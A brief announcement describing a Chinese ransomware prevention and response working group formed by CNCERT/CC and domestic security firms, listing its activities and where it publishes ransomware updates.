The National Cyberspace Administration of China (CNCERT/CC) has partnered with leading domestic security companies to establish the "China Internet Cybersecurity Threat Governance Alliance Ransomware Prevention and Response Professional Working Group" (CCTGA Ransomware Prevention and Response Working Group). The Working Group is working on ransomware prevention and response efforts, including ransomware information notification, intelligence sharing, daily prevention, and emergency response. The Working Group also regularly releases ransomware updates on its official website (https://www.cert.org.cn/publish/main/44/index.html) or WeChat official account (CNCERT).